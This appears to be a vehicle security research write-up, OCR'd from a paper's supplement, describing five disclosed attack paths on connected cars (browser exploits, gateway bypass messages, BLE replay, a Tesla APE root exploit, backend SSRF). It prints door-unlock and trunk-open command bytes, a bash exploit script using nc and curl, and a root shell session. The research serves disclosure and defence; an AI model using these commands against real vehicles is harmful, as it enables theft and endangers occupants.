Path.1: From IVI Browser to BCM

Security Testing Process

Browser Attack

To compromise IVI via the browser attack surface, we first collect essential information from the captured traffic of the browser. Then we craft a malicious web page containing our malicious code based on the specific browser. Finally, we send the crafted page to the IVI browser, thus the included code will be executed when the browser opens the page.

This process is presented with the following three steps.

In Step.1, we collect the traffic of the in-vehicle browser via the collector agent (i.e., GSM fake station and crafted Wi-Fi hotspot), and recover the user-agent string, which indicates the basic information of the browser, from the collected traffic.

In Step.2, based on the user-agent string, we determine the vulnerable module of the browser (e.g., the corresponding Javascript engine with known CVEs) and craft the malicious web page accordingly, which contains the payload (e.g., for arbitrary code execution).

In Step.3, we send the malicious page crafted in Step.2 to the in-vehicle browser to trigger the vulnerability.

The particular details about the browsers are shown below:

TABLE II: Revealed details of the in-vehicle browsers


Vehicle	Network access	User-Agent String	Vulnerable Module	CVE for Attack
Car A	Cellular & Wi-Fi	Mozilla/5.0 (X11; Linux) **AppleWebKit/534.34** (KHTML, like Gecko) QtCarBrowser Safari/534.34	WebKit[23]	CVE-2011-3928
Car B	Cellular	Mozilla/5.0 **AppleWebKit/535.17** (KHTML, like Gecko)	WebKit	CVE-2012-3748
Car C	Cellular & Wi-Fi	Mozilla/5.0 (Linux; Android 6.0.99;) **Chrome/57.0.2987.98** Mobile Safari/537.36	V8[22]	CVE-2017-5121

The vulnerable module with certain CVEs are deduced from the user-agent string collected from the browser traffic, and the shown CVEs are implemented for crafting malicious. Finally,

we compromised the IVI system (specifically, obatained arbitrary code execution) of all three vehicles via the crafted malicious pages.

Bypassing Gateway

besides blocking bus-specific messages, the gateway ECU also forwards certain messages from one bus to another, which we refer to as bypass messages. Assuming that the attacker has compromised IVI, she can further send the bypass messages to gateway to attack. Specifically, there are three types of bypass messages:



- IVI Control Message (ICM). Some IVIs are equipped with IVI control functionalities, allowing the driver to control certain ECUs via clicking the IVI screen (e.g., open the trunk). In such context, IVI will send the corresponding message to gateway, and gateway will forward the message to target ECU to invoke desired action upon receiving and verifying such message. Such control messages sent from IVI to gateway are referred to as IVI Control Message (ICM).

- IVI Diagnostic Message (IDM). Traditionally, to perform a diagnostic task on a vehicle, an on-site diagnostic tool needs to be plugged into the OBD-II port. However, some manufactures have added the remote diagnostic function on the IVI, allowing the backend server to check the status of the vehicle via remote access without any extra device plugged in the vehicle. When the IVI receives the request from the remote server, it sends the message to gateway to invoke the remote diagnostic control. Such diagnostic messages sent from IVI to gateway are referred to as IVI Diagnostic Message (IDM).

- OBD Diagnostic Message (ODM). Additionally, the diagnostic messages sent from the on-site diagnostic tools can also bypass gateway and reach target ECUs. Such diagnostic messages sent from OBD port to gateway are referred to as OBD Diagnostic Message (ODM).

Therefore, after compromising IVI, an attacker can launch two types of replay attacks to reach the ECUs behind gateway by sending either ICM or IDM to gateway.

The exploited attack messages for the three cars are shown below:

TABLE III: ***Car A***: UDP messages as the ICMs

IVI control type	Corresponding UDP content
Open or close trunk	*00 00 02 48 04 00 00 10 xx xx xx xx*
Open sunroof	*00 00 02 08 01 96 00 00 xx xx xx xx*
Close sunroof	*00 00 02 08 02 00 00 00 xx xx xx xx*
Unlock doors	*00 00 02 48 00 00 02 10 xx xx xx xx*
Lock doors	*00 00 02 48 00 00 01 10 xx xx xx xx*

TABLE V: ***Car B***: IDMs for attack

Diagnostic control type	Sender ID	Receiver ID	IDM (CAN ID + Payload)
Activate horn	*F2*	*40 (BDC)*	*6F2 40* ***05 2E D2*** *...*
Close all windows	*F2*	*40 (BDC)*	*6F2 40* ***06 31 ... 00***
Open all windows	*F2*	*40 (BDC)*	*6F2 40* ***06 31 ... 64***
Activate Wiper	*F2*	*40 (BDC)*	*6F2 40* ***05 2E D3*** *...*
Active air conditioner	*F2*	*78 (AC)*	*6F2 78* ***04 2E D9*** *...*
Activate turn light	*F2*	*60 (IC)*	*6F2 60* ***05 31*** *...*
Reset SAS	*F2*	*22 (SAS)*	*6F2 22* ***02 11*** *...*

TABLE IV: ***Car C***: D-bus messages as the ICMs

IVI control	Bus name	Method	Parameters
Open trunk	*Carservice*	*SetValue*	*PowerLiftgateSts, 1*
Open window	*Carservice*	*SetValue*	*WindowName, 100*
Close window	*Carservice*	*SetValue*	*WindowName, 1*
Unlock doors	*Carservice*	*SetValue*	*VehicleLockStatus, 2*

Disclosure Timeline

CarA: vulnerability is reported in 2016, and was promptly fixed within one month.
CarB: vulnerability is reported in 2018, and was promptly fixed within one month.
CarC: vulnerability is reported in 2019, and was promptly fixed within one month.

Response and Fixes

The versions of all in-vehicle browsers have been updated to a secure version, meaning that our malicious web page will no longer work on them.


Path.2: Replay Attack via Mobile APP

Security Testing Process

Preliminary Analysis.

Via a preliminary analysis on the CarC's official app, we found that its Bluetooth control is based on Bluetooth Low Energy (BLE) protocol, which is designed for devices with low power requirements. The short pieces of data sent via BLE are known as "attributes," which is defined by the Attribute Protocol (ATT). Once a BLE connection is made, attributes can be transferred between devices based on the available services and characteristics. Specifically, the characteristic contains a value as well as additional information (e.g., its description), and a service contains a collection of characteristics. Each service and characteristic has its own Universally Unique Identifier (UUID), with standardized 128-bit string format as the label. From the attacker's perspective, once she obtains (1). the UUID of the services and characteristics and (2). the corresponding data value, she can manipulate the transferred data with malware via the android generic class (specifically, *android.bluetooth.BluetoothGattService* and *android.bluetooth.BluetoothGattCharacteristic*). As a result, to launch the replay attack, the attacker needs to identify 1) the attribute to invoke vehicle control (control attributes), and 2) the attribute to bypass authentication (authentication attributes). To identify the control attributes, we collect the essential information via dynamic instrumentation (with Frida tool), including the (1). stack trace of the function to send a BLE attribute, (2). the UUID of the attribute and (3). the value of the attribute. The control command attributes can be recovered via the collected UUIDs and corresponding values. To identify the authentication attributes, we decompile the apk file and recover the authentication process via static analysis, with the help of the stack trace and UUIDs collected dynamically.

Workflow




The workflow to recover the control attributes and the authentication attributes is shown in figure above. While the vehicle and the app are communicating via BLE, we first collect three kinds of essential data via dynamic instrumentation. These data include (1). the stack trace of the function to send one BLE attribute, (2). the UUID of the sent attribute, and (3). the value in the attribute. The UUID and value recovers the attributes of the control commands (e.g., which UUID of the characteristic is for unlock doors, and what is the corresponding value). Then, we decompile the apk file of the app to readable Java code for further static analysis. Specifically, with the UUID and stack trace collected via dynamic instrumentation, we recover the semantics of each BLE attribute during the communication, and how the authentication works as well. We reveal how the authentication works and implement such authentication in our crafted malware.

Analysis result

We installed the official app of CarC on an Android mobile phone (specifically, Google Pixel 4 with Android 11) and connected the app with the vehicle via BLE for dynamic analysis. The results of the analysis are detailed from two aspects: the communication process (how does the app control is invoked by BLE) and authentication response (how to calculate the response for authentication).

Communication process



Above figure shows how the official app invokes the vehicle control of CarC via BLE connection. The solid line represents the operations performed by the app, and the dash line represents the vehicle operations. First, the app sends the request to the vehicle with the corresponding UUID and data value. Upon receiving the request, the vehicle generates a random 6-byte challenge code and sends it back to the app for authentication. Then the app computes the result of the challenge and sends the result (also a 6-byte response) to the vehicle for verification. If the response is correct, the vehicle will perform the requested action.

The BLE communication is protected by the authentication process. To launch the replay attack, the attacker needs to calculate the correct response for a randomly generated challenge code. With the stack trace collected in dynamic instrumentation, we locate the function for computing the response in the decompiled Java source code.

```
Compute_response(key, challenge, type){...
    response = JNI_compute(key, challenge, type);
    writeValue(response);
    ...}
```

Three parameters are needed as the inputs to compute the correct response: key, challenge, and type. The key is an 8-byte string stored in the app. Particularly, we find that this key was not updated for two weeks, giving attackers chances to crack this key. The challenge is the 6-byte string randomly generated by the vehicle and sent to the app. The type is an int number indicating the current action. Specifically, type = 0 is to open trunk, type = 1 is to unlock doors, and type = 3 is to lock doors. Moreover, the computation is finished by using the JNI (Java Native Interface) to call the native function defined in an .so file. As a result, from the attacker's perspective, she can craft a malware which also dynamically loads this .so file and calls the same function to compute the challenge response.

Attack capability.

With the control request and challenge response revealed by the attacker, she can launch the replay attack by sending these messages via BLE channel with malware. Specifically, all controls on the official app can be replayed, including unlocking doors, locking doors, and opening trunk.

Disclosure Timeline

The vulnerabilies are reported in 2019, and was promptly fixed within one month.

Response and Fixes

Now the apk code has been greatly defended: including using the obfuscation and encryption to prevent reverse-engineering, and currently we cannot recover the specific authentication algorithm from the apk code. Additionally, they have increased the frequency to update the the secret key to decrease the possibility of being stolen.

Path.3: Multi-stage Root in IVN

Security Testing Process

In Tesla Model S, the Autopilot module is a crucial component that offers driver assistance functions. Unlike the CID (IVI of Tesla), the APE has limited interfaces for interaction with the external environment, making it challenging to identify a vulnerability that enables hacking into the APE. The vulnerability we exploited to gain root access on the APE is found in ape-updater, an executable file responsible for updating the entire APE system. The ape-updater operates with root privileges and opens TCP ports 25974 and 28496. The first port is a command port that accepts update instructions from the CID, while the second port supports a basic HTTP server.

The command port accommodates various commands, including install, auth, system, gostaged, and m3-factory-deploy. Some commands can be executed without restrictions, while others are privileged and require executing the "auth" command to elevate privileges. Certain commands can only be executed on specific systems, such as CID or APE. In version 17.17.4, the unprivileged commands "install" and "m3-factory-deploy" can be executed from the CID without limitations.

The "m3-factory-deploy" command is a recent addition, and its argument is a JSON string that can be used to override the "handshake" command's result. Within the JSON string, there is a valid key, "self_serve," with a value representing a file path. The "install" command can download and update Tesla's entire system from a URL specified in the argument. During execution, the ape-updater parses the previous JSON before downloading the firmware.

As we can override the "handshake" result by executing the "m3-factory-deploy" command, the "install" command obtains the path from the "self_serve" value and serves the file to the HTTP server provided by the ape-updater. By altering the JSON value, we can supply our custom code for installation:

```
#!/bin/bash
APE=192.168.90.103
PORT_CMD=25974
PORT_HTTP=28496

echo -ne "m3-factory-deploy
\"self_serve\":\"/var/etc/saccess/tesla1\"\nexit\n"|nc $APE $PORT_CMD >
/dev/null

sleep 1

echo -ne "install http://8.8.8.8:8888/8888\nexit\n" | nc $APE $PORT_CMD >
/dev/null

curl $APE:$PORT_HTTP/var/etc/saccess/tesla1
```

Thus, we provided the file /var/etc/saccess/tesla1 and retrieved it from the basic HTTP server within ape-updater. The file's content contains the password for the tesla1 account, which can be utilized to successfully execute the "auth" command. Subsequently, the "system" command can be employed to run any Linux command with ROOT privileges:

```
root@cid-                # /tmp/m3exp_17174.sh
f6de40901fad2833
root@cid-                # nc ape 25974
Welcome to Model S ape-updater ONLINE Built for Package Version: 17.17.4 (5845bb40abd6b7da @ 0b94b
6.183241600s!
> auth f6de40901fad2833
ok
> system umount /etc/ssh/sshd_config
> system umount /etc/shadow
> system sv restart sshd
> exit
root@cid-                # ssh root@ape
root@ap:~# uname -a
Linux ap 3.18.21-rt19 #1 SMP PREEMPT RT Fri May 5 14:43:35 PDT 2017 aarch64 GNU/Linux
root@ap:~#
```

Disclosure Timeline

This vulnerability is reported in mid 2017, and was promptly fixed within one month.

Response and Fixes


As for the fix, the *m3-factory-deploy* command is no longer available from IVI, meaning that the attacker cannot get code execution from IVI to APE anymore. Additionally, the *saccess* token is no longer used as password, meaning that the attacker cannot obtain root code execution as previously done.


Path.4: Invoking Car Control from Backend Server

Security Testing Process

In Mercedes Benz, we were able to bypass the anti-theft mechanism by reverse engineering the protocol to boot the system. However, we encountered a roadblock when we found that the SD card was locked with a password. To overcome this, we tampered with the wire of the SD card during the unlock procedure, allowing us to intercept the password when it was transferred in plain text. To be specific, It consists of three main channels, indicating the clock, command, and data. After sending CMD42, a series of password data is sent on the channel.

By writing a decoding driver on Raspberry Pi, we successfully unlocked the SD card and mounted the file system. This allowed us to analyze the firmware, and during our analysis, we discovered that the certificate used for communication with the server was not properly stored. We were able to obtain the certificates by tearing down the e-sim on the TCU and installing it onto our hardware communication platform.





This allowed us to establish a connection with the backend server.

Subsequently, we discovered an SSRF vulnerability on the server that allowed us to execute arbitrary commands. By sending malicious messages to the TCU, the gateway directly forwarded them to the ECUs.

Disclosure Timeline

These vulnerabilities were reported in mid 2018, and were promptly fixed within one month.

Response and Fixes

As for fix, the misconfiguration of hardware is corrected, and the attacker cannot obtain the secret key from TCU anymore.

Path.5: Invoking Car Control from IVI Malware

Security Testing Process

In Car-E, we discovered a security flaw during the installation of in-car applications. There was no checking mechanism, so we were able to carry out a Man-In-The-Middle attack during the installation process. This allowed us to gain a code execution environment with low privileges. After collecting system files that were accessible to us, we were able to exploit a kernel vulnerability and escalate our privileges to root.

With root access, we were able to send a control command directly bypass and it is forwarded to the BCM and gain control over the windows and truck functions.

Disclosure Timeline

We have just identified these vulnerabilities and reported to the vendor in March 2023, and are still waiting for a reply.

Response and Fixes

We have just identified these vulnerabilities and reported to the vendor in March 2023, and are still waiting for a reply.